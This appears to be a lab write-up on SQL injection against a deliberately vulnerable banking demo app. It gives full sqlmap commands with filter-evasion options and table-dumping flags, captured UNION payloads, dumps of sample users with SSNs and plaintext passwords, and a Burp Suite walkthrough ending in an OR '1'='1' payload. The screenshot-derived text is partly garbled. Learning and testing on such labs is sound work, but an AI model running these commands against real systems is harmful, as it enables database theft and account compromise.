

vulnerable banking

1. SQL injection

SQL injection is a web-application vulnerability where an attacker manipulates an application's input so that unintended SQL commands are included in queries the app sends to its database. Instead of the database only receiving data values, it receives attacker-controlled SQL which can change query logic, leak data, or modify/delete data.

Why it's dangerous

If exploited, SQLi can let an attacker:


- Read sensitive data (user records, credentials, PII).
- Modify or delete data.
- Bypass authentication.
- Escalate to remote code execution or take over the backend system in severe cases (depending on DB and app).

Because of this, SQLi is consistently one of the highest-risk web vulnerabilities.


In the website we will find sql injection

so first we will use burpsuite to capture the request of login page

taking any random credentials in the login




and capture that in burpsuite



path : /api/auth/login

this sqlmap command line

```
sqlmap -u "your-url/api/auth/login" \  
--data="username=admin*&password=any" \  
-p username \  
--headers="Content-Type: application/x-www-form-urlencoded" \  
--level=5 --risk=3 \  
--tamper=space2comment \  
--random-agent \  
--ignore-code=401 --batch --dump
```



```
(kali@kali)-[~]  
$ sqlmap -u "https://lw5dqd9-3000.inc1.devtnnels.ms/api/auth/login" \  
--data="username=admin*&password=any" \  
-p username \  
--headers="Content-Type: application/x-www-form-urlencoded" \  
--level=5 --risk=3 \  
--tamper=space2comment \  
--random-agent \  
--ignore-code=401 --batch --dump
```

SECURITY TESTING ENVIRONMENT

Hide Warning

GlobalBank

1.8.6.3#dev

Welcome to GlobalBank

https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 20:47:53 /2025-10-10/

[20:47:53] [INFO] loading tamper module 'space2comment'

[20:47:53] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.9.2.6) Gecko/20100625 Firefox/3.5.30729; .NET4.0E)' from file '/usr/share/sqlmap/data/txt/user-agents.txt'

custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q] Y

[20:47:53] [INFO] testing connection to the target URL

you have not declared cookie(s), while server wants to set its own ('.Tunnels.Relay.WebForwarding.Cookies=CfDJ8Cs4yar...7Qa0_bpliR'). Do you want to process it? [Y/n] Y

[20:47:53] [INFO] testing if the target URL content is stable

```

kali@kali: ~
File Actions Edit View Help
[20:57:58] [INFO] fetching entries for table 'employees'
Database: <current>
Table: employees
[4 entries]
+-----+-----+-----+-----+-----+-----+-----+-----+
| id | manager_id | employee_id | email | salary | position | username | hire_date | last_name | c |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | NULL | EMP001 | root@vulnbank.com | 95000 | System Administrator | admin.root | 2019-01-01 | Administrator | 2 |
| 2 | 1 | EMP002 | sarah.johnson@vulnbank.com | 75000 | Branch Manager | manager.branch | 2020-03-15 | Johnson | 2 |
| 3 | 2 | EMP003 | mike.davis@vulnbank.com | 42000 | Senior Teller | teller.main | 2021-08-20 | Davis | 2 |
| 4 | 1 | EMP004 | lisa.brown@vulnbank.com | 58000 | Security Officer | security.officer | 2020-11-10 | Brown | 2 |
+-----+-----+-----+-----+-----+-----+-----+-----+

[20:57:58] [INFO] table 'SQLite_masterdb.employees' dumped to CSV file '/home/kali/.local/share/sqlmap/output/lw5dqd9-3000.inc1.devttunnels.ms/dump/SQLite_masterdb/employees.csv'
[20:57:58] [INFO] fetching columns for table 'users'
[20:57:58] [INFO] fetching entries for table 'users'
Database: <current>
Table: users
[5 entries]
+-----+-----+-----+-----+-----+-----+-----+-----+
| id | username | password | access_level | security_clearance |
+-----+-----+-----+-----+-----+-----+-----+

```

- `sqlmap`
The tool — an automated SQL injection testing engine.
- `-u "https://lw5dqd9-3000.inc1.devttunnels.ms/api/auth/login"`
Target URL for the SQL injection attempt.
- `--data="username=admin*&password=any"`
Sets POST data, with a custom injection marker (*) showing where sqlmap should inject payloads.
- `-p username`
Specifies `username` as the injection point within the POST body.
- `--headers="Content-Type: application/x-www-form-urlencoded"`
Adds a custom HTTP header to mimic real-world POST requests.
- `--level=5`
Enables the highest testing level, unleashing the full range of payloads and techniques against the target for more thorough detection.
- `--risk=3`
Uses the most aggressive tests, including those that might alter database content, for maximum effectiveness.
- `--tamper=space2comment`
Applies a tamper script to obfuscate payloads (e.g., replacing spaces with comments), helping evade WAFs or filters.
- `--random-agent`
Randomizes the User-Agent header to disguise requests and avoid basic bot detection.

- `--ignore-code=401`

Ignores HTTP 401 Unauthorized errors, letting the scan continue even if some requests are rejected.

- `--batch`

Runs non-interactively, auto-answering all prompts with defaults for scripting or batch use.

- `--dump`

Dumps entire database table contents if injection is found and access is possible

```
sqlmap -u "https://lw5dqd9-3000.inc1.devttunnels.ms/api/auth/login" \
--data="username=admin*&password=any" \
-p username \
--headers="Content-Type: application/x-www-form-urlencoded" \
--level=5 --risk=3 \
--tamper=space2comment \
--random-agent \
--ignore-code=401 --batch --tables
```

```
kali (2023.4) [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4

kali@kali: ~
Payload: username=admin' AND 1288=LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOMBLOB(500000000/2))))-- Nojv6password=admin123

Type: UNION query
Title: Generic UNION query (NULL) - 19 columns
Payload: username=-8534' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CHAR(113,122,112,113,113)||CHAR(77,112,88,100,101,122,80,88,84,106,116,09,100,102,106,107,76,102,68,101,88,80,122,121,88,66,74,73,119,68,73,81,100,70,75,81)||CHAR(113,106,122,118,113),NULL,NULL,NULL,NULL,NUL,NULL,NULL,NULL,NULL-- AHhM6password=admin123

[11:26:25] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[11:26:25] [INFO] fetching tables for database: 'SQLite_masterdb'
<current>
[10 tables]
+-----+
| admin_logs |
| bank_accounts |
| comments |
| credit_cards |
| employees |
| loans |
| sqlite_sequence |
| system_config |
| transactions |
| users |
+-----+

[11:26:25] [WARNING] HTTP error codes detected during run:
401 (Unauthorized) - 1 times
[11:26:25] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/lw5dqd9-3000.inc1.devttunnels.ms'
```

we will fetch more data from this

Basic: enumerate columns of a specific table

This will ask `sqlmap` to enumerate column names for the `users` table in the DB you discovered.

```
sqlmap -u "https://lw5dqd9-3000.inc1.devtunnels.ms/api/auth/login" \
--data="username=admin*&password=any" \
-p username \
--headers="Content-Type: application/x-www-form-urlencoded" \
--level=5 --risk=3 \
--tamper=space2comment \
--random-agent \
--ignore-code=401 --batch -T "users" --columns
```

- `-D` : database name (you saw `SQLite_masterdb` in the output).
- `-T` : target table name.
- `--columns` : enumerate column names for the specified table.

```
kali (2023.4) [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali@kali: ~
kali@kali: ~ x kali@kali: ~ x
[12:04:14] [INFO] fetching columns for table 'users'
Database: <current>
Table: users
[19 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| account_number | VARCHAR |
| address | TEXT |
| annual_income | DECIMAL |
| balance | DECIMAL |
| created_at | DATETIME |
| credit_score | INTEGER |
| date_of_birth | DATE |
| email | VARCHAR |
| first_name | VARCHAR |
| id | INTEGER |
| last_name | VARCHAR |
| password | VARCHAR |
| phone | VARCHAR |
| role | VARCHAR |
| security_answer | VARCHAR |
| security_question | VARCHAR |
| ssn | VARCHAR |
| status | VARCHAR |
| username | VARCHAR |
+-----+-----+
[12:04:14] [WARNING] HTTP error codes detected during run:
```

Dump (extract) entire `users` table

This dumps all rows/columns from the `users` table:

```
sqlmap -u "https://lw5dqd9-3000.inc1.devtunnels.ms/api/auth/login" \
--data="username=admin*&password=any" \
-p username \
--headers="Content-Type: application/x-www-form-urlencoded" \
--level=5 --risk=3 \
--tamper=space2comment \
```

```
--random-agent \
--ignore-code=401 --batch -T "users" --dump
```

```
kali@kali: ~ x kali@kali: ~ x
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| id | ssn | role | email | created_at | phone | status | address | balance | password | username | last_name | security_answer | security_question | first_name | credit_score | annual_income | date_of_birth | account_num |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | 123-45-0001 | admin | admin@vulnbank.com | 2025-09-23 07:01:01 | 555-0001 | active | 1 Bank Plaza, Financial District, NY 10004 | 1000000 | admin123 | admin | Administrator | What is your mother's maiden name? | 1980-01-15 | 10000000001 |
| 2 | 234-56-1001 | customer | john.doe@email.com | 2025-09-23 07:01:01 | 555-1001 | active | 123 Main Street, Anytown, ST 12345 | 5500.75 | password123 | john.doe | Doe | What is your pet's name? | 1985-03-15 | 20000000001 |
| 3 | 345-67-2001 | premium | jane.smith@email.com | 2025-09-23 07:01:01 | 555-2001 | active | 456 Oak Avenue, Uptown, ST 67890 | 25000 | premium456 | jane.smith | Smith | What city were you born in? | 1978-08-22 | 30000000001 |
| 4 | 456-78-3001 | business | accounting@businesscorp.com | 2025-09-23 07:01:01 | 555-3001 | active | 789 Corporate Blvd, Business Park, ST 13579 | 125000.5 | business789 | business.corp | Johnson | What is your company's founding year? | 1975-12-10 | 40000000001 |
| 5 | 567-89-4001 | teller | mary.teller@vulnbank.com | 2025-09-23 07:01:01 | 555-4001 | active | 321 Bank Street, Financial District, NY 10004 | 3500.25 | teller123 | mary.teller | Wilson | What is your favorite color? | 1990-06-05 | 50000000001 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
[12:10:09] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/lw5dqdg9-3000.inc1.devtunnels.ms/d
```

Dump only specific columns (example: `username` and `password`)

Use `-C` to restrict which columns to pull:

```
sqlmap -u "https://lw5dqdg9-3000.inc1.devtunnels.ms/api/auth/login" \
--data="username=admin*&password=any" \
-p username \
--headers="Content-Type: application/x-www-form-urlencoded" \
--level=5 --risk=3 \
--tamper=space2comment \
--random-agent \
--ignore-code=401 --batch -T "users" -C "username,password" --dump
```


```
kali@kali: ~  
File Actions Edit View Help  
kali@kali: ~ x kali@kali: ~ x  
Title: Generic UNION query (NULL) - 19 columns  
Payload: username=-8534' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CHAR(113,122,112,113,113)||CHAR(77,112,88,100,101,122,80,88,84,106,116,73,104,113,65,109,100,102,106,107,76,102,68,101,88,80,122,121,88,66,74,73,119,68,73,81,100,70,75,81)||CHAR(113,106,122,118,113),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,AHhM8password=admin123  
[12:15:21] [INFO] the back-end DBMS is SQLite  
back-end DBMS: SQLite  
[12:15:21] [INFO] fetching entries of column(s) 'password,username' for table 'users'  
Database: <current>  
Table: users  
[5 entries]  
+-----+-----+  
| username | password |  
+-----+-----+  
| admin | admin123 |  
| john.doe | password123 |  
| jane.smith | premium456 |  
| business.corp | business789 |  
| mary.teller | teller123 |  
+-----+-----+  
[12:15:22] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/lw5dqd9-3000.inc1.devttunnels.ms/dump/SQLite_masterdb/users.csv'  
[12:15:22] [WARNING] HTTP error codes detected during run:  
401 (Unauthorized) - 1 times  
[12:15:22] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/lw5dqd9-3000.inc1.devttunnels.ms'  
[*] ending @ 12:15:22 /2025-09-24/
```

Dump all tables (convenience)

If you want to attempt to dump every table/sql object that sqlmap can access:


```
sqlmap -u "https://lw5dqd9-3000.inc1.devttunnels.ms/api/auth/login" \  
--data="username=admin*&password=any" \  
-p username \  
--headers="Content-Type: application/x-www-form-urlencoded" \  
--level=5 --risk=3 \  
--tamper=space2comment \  
--random-agent \  
--ignore-code=401 --batch --dump-all
```

Now we will find another sql vulnurabilites in these fields



But in here the normal sql payload will not work because the sanitization is working so first we will capture the request in burpsuite

in the first input box write anything like 'batman' and enter with this you can capture the request in the burpsuite



```
Request
Pretty Raw Hex GraphQL
1 GET /api/users/search?query=batman HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua-platform: "Windows"
4 Accept-Language: en-US,en;q=0.9
5 sec-ch-ua: "Chromium";v="137", "Not/A)Brand";v="24"
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
7 sec-ch-ua-mobile: ?0
8 Accept: */*
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: http://localhost:3000/dashboard?page=dashboard&account_id=undefined
13 Accept-Encoding: gzip, deflate, br
14 Connection: keep-alive
15
16
```

transfer the request into the repeater with ctrl+R

As we use a colon ' after batman input like batman'

it will give 500 server error that is basically a identification of error based sql


```
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Agenda 403 Bypasses
3 x +
Send Cancel < >
Target: http://localhost:3000 HTTP/1

Request
Pretty Raw Hex GraphQL
1 GET /api/users/search?query=batman' HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua-platform: "Windows"
4 Accept-Language: en-US,en;q=0.9
5 sec-ch-ua: "Chromium";v="137", "Not/A)Brand";v="24"
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
7 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
8 sec-ch-ua-mobile: ?0
9 Accept: */*
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: http://localhost:3000/dashboard?page=dashboard&account_id=undefined
14 Accept-Encoding: gzip, deflate, br
15 If-None-Match: W/"2a6-0uoA0B2eZ9EXwDIS+sWwXLFYqvs"
16 Connection: keep-alive
17

Response
Pretty Raw Hex Render
1 HTTP/1.1 500 Internal Server Error
2 X-Powered-By: VulnBank/2.0-SQLite
3 Access-Control-Allow-Origin: *
4 Access-Control-Allow-Headers: *
5 Access-Control-Allow-Methods: *
6 Server: Apache/2.4.41 (Ubuntu)
7 X-Database: SQLite/3.40+
8 Content-Type: application/json; charset=utf-8
9 Content-Length: 512
10 ETag: W/"200-X+/KSWFHy0EI70TYctVTm8n1W3I"
11 Date: Wed, 08 Oct 2025 04:16:15 GMT
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14
15 {
16   "success":false,
17   "error":"Database error in search",
18   "details":"SQLITE_ERROR: near \"'\": syntax error",
19   "executed_query":
20     "\n      SELECT id, username, email, first_name, last_name, role, accou
21 nt_number, balance, phone, created_at\n      FROM users\n      WHERE
22 username LIKE '%batman%'\n      OR email LIKE '%batman%'\n
23 OR first_name LIKE '%batman%'\n      OR last_name LIKE '%batman
24 '%'\n      LIMIT 10\n    ",
25   "vulnerability":"SQL Injection - Error-based information disclosure"
26 }
27
```

Here we can manually implement payload or using bruteforce here

so in here we are using normal sql payload like ' oR '1'='1' -- with url encode

